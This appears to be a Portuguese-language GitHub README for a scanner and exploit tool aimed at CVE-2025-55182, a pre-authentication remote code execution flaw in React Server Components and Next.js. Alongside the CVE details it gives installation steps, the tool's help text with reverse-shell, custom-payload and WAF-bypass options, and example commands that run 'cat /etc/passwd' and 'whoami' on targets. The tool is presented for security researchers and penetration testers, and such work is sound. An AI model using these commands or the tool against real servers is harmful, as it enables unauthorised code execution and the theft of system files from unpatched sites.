 l0n3m4n/cve-2025-55182-waf
CVE-2025-55182 vulnerabilidade RCE em servidores RSC do Next.js/React (exploit e scanner)


Esta ferramenta foi projetada para pesquisadores de segurança e testadores de penetração detectarem e explorarem a vulnerabilidade CVE-2025-55182 em aplicações Next.js/React RSC. Ela fornece múltiplos modos de varredura, recursos de exploração e técnicas de bypass de WAF.
rce, safe e vercel_bypass.| Categoria | Informação |
|---|---|
| Publicado | 2025-12-03 |
| Pontuação Base | 10.0 (CRITICAL) |
| Pesquisador | Lachlan Davidson (https://github.com/lachlan2k) |
| Vetor | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
| Descrição | Uma vulnerabilidade crítica de Execução Remota de Código (RCE) em React Server Components. Aplicações que usam o runtime server-side do React, incluindo frameworks como Next.js, são afetadas. O problema é causado por desserialização insegura de dados não confiáveis do protocolo “Flight”, permitindo que um atacante obtenha execução de código antes da autenticação no servidor. É necessário atualizar para versões corrigidas do React e do framework. |
| Pontuação EPSS | 27.81% (Probabilidade de exploração) |
| Catálogo CISA KEV | Listado: Sim, Ransomware: Desconhecido |
| Hacktividade HackerOne | Rank: 1, Relatórios: 92 |
| Prioridade de Correção | A+ |
Esta vulnerabilidade afeta as seguintes versões do React Server Components:
Os seguintes pacotes também são afetados:
react-server-dom-parcelreact-server-dom-turbopackreact-server-dom-webpackgit clone https://github.com/l0n3m4n/CVE-2025-55182.git cd CVE-2025-55182
python3 -m venv venv-55182 source venv-55182/bin/activate
pip install -r requirements.txt
## uso```bash
❯ python3 CVE-2025-55182.py -h

__________                      __  ________    _________.__           .__  .__
\______   \ ____ _____    _____/  |_\_____  \  /   _____/|  |__   ____ |  | |  |
 |       _// __ \\__  \ _/ ___\   __\/  ____/  \_____  \ |  |  \_/ __ \|  | |  |
 |    |   \  ___/ / __ \\  \___|  | /       \  /        \|   Y  \  ___/|  |_|  |__
 |____|_  /\___  >____  /\___  >__| \_______ \/_______  /|___|  /\___  >____/____/
        \/     \/     \/     \/             \/        \/      \/     \/
       Author: l0n3m4n  | CVE-2025-55182 | Next.js/React RSC Scanner & Exploit

usage: CVE-2025-55182.py [-h] (-u URL | -f FILE) [-c COMMAND] [-p PAYLOAD] [-r LHOST:LPORT] [-sm MODE]
                         [-wb] [-wbs KB] [-wbu] [-o FILE] [-t NUM] [-T SEC] [-P URL] [-H HEADER] [-v]

Powerful all-in-one tool (scan and exploit) CVE-2025-55182 in Next.js applications

options:
  -h, --help                       show this help message and exit
  -u, --url URL                    Single URL to scan or exploit.
  -f, --file FILE                  File containing a list of URLs to scan/exploit.

Exploitation Options:
  -c, --command COMMAND            Command to execute on the target(s).
  -p, --payloads PAYLOAD           Custom payload to execute on the target(s). Can be a string or a
                                   file path.
  -r, --reverse-shell LHOST:LPORT  Attempt a reverse shell.

Scanning Options:
  -sm, --scan-mode MODE            Scanning technique. Choices: {rce, safe, vercel_bypass}. (default:
                                   rce)


  -wb, --waf-bypass                Add junk data to the request to bypass WAFs.
  -wbs, --waf-bypass-size KB       Size of junk data in KB (default: 128).
  -wbu, --waf-bypass-utf16le       Use UTF-16LE encoding to bypass WAFs.

General Options:
  -o, --output FILE                File to save vulnerable URLs from scans.
  -t, --threads NUM                Number of concurrent threads (default: 10).
  -T, --timeout SEC                Request timeout in seconds (default: 10).
  -P, --proxy URL                  Proxy to use (e.g., http://127.0.0.1:8080).
  -H, --header HEADER              Add custom headers (e.g., 'Cookie: session=...').
  -v, --verbose                    Enable verbose output for success/failed/non-vulnerable checks.
rce (padrão): Modo de varredura ativo, executa um comando echo para confirmar a vulnerabilidade. Este é o método mais confiável, mas pode deixar logs no sistema alvo.safe: Modo de varredura por canal lateral, não executa comandos. Ele verifica uma mensagem de erro específica (E{"digest") para determinar se o alvo é vulnerável. Isto é mais seguro que o modo rce, mas pode ser menos confiável.vercel_bypass: Usa um payload específico para contornar o WAF da Vercel e verifica a saída do comando no cabeçalho X-Action-Redirect.crédito @coffinxp7
python3 CVE-2025-55182.py -u http://target.com
safe mode and 20 threadspython3 CVE-2025-55182.py -f urls.txt -sm safe -t 20
python3 CVE-2025-55182.py -f urls.txt -sm vercel_bypass -o vulnerable.txt
### Exploração```bash
# Execute a command on a single target
python3 CVE-2025-55182.py -u http://target.com -c "cat /etc/passwd"

# Use WAF bypass techniques
python3 CVE-2025-55182.py -u http://target.com -c "whoami" -wb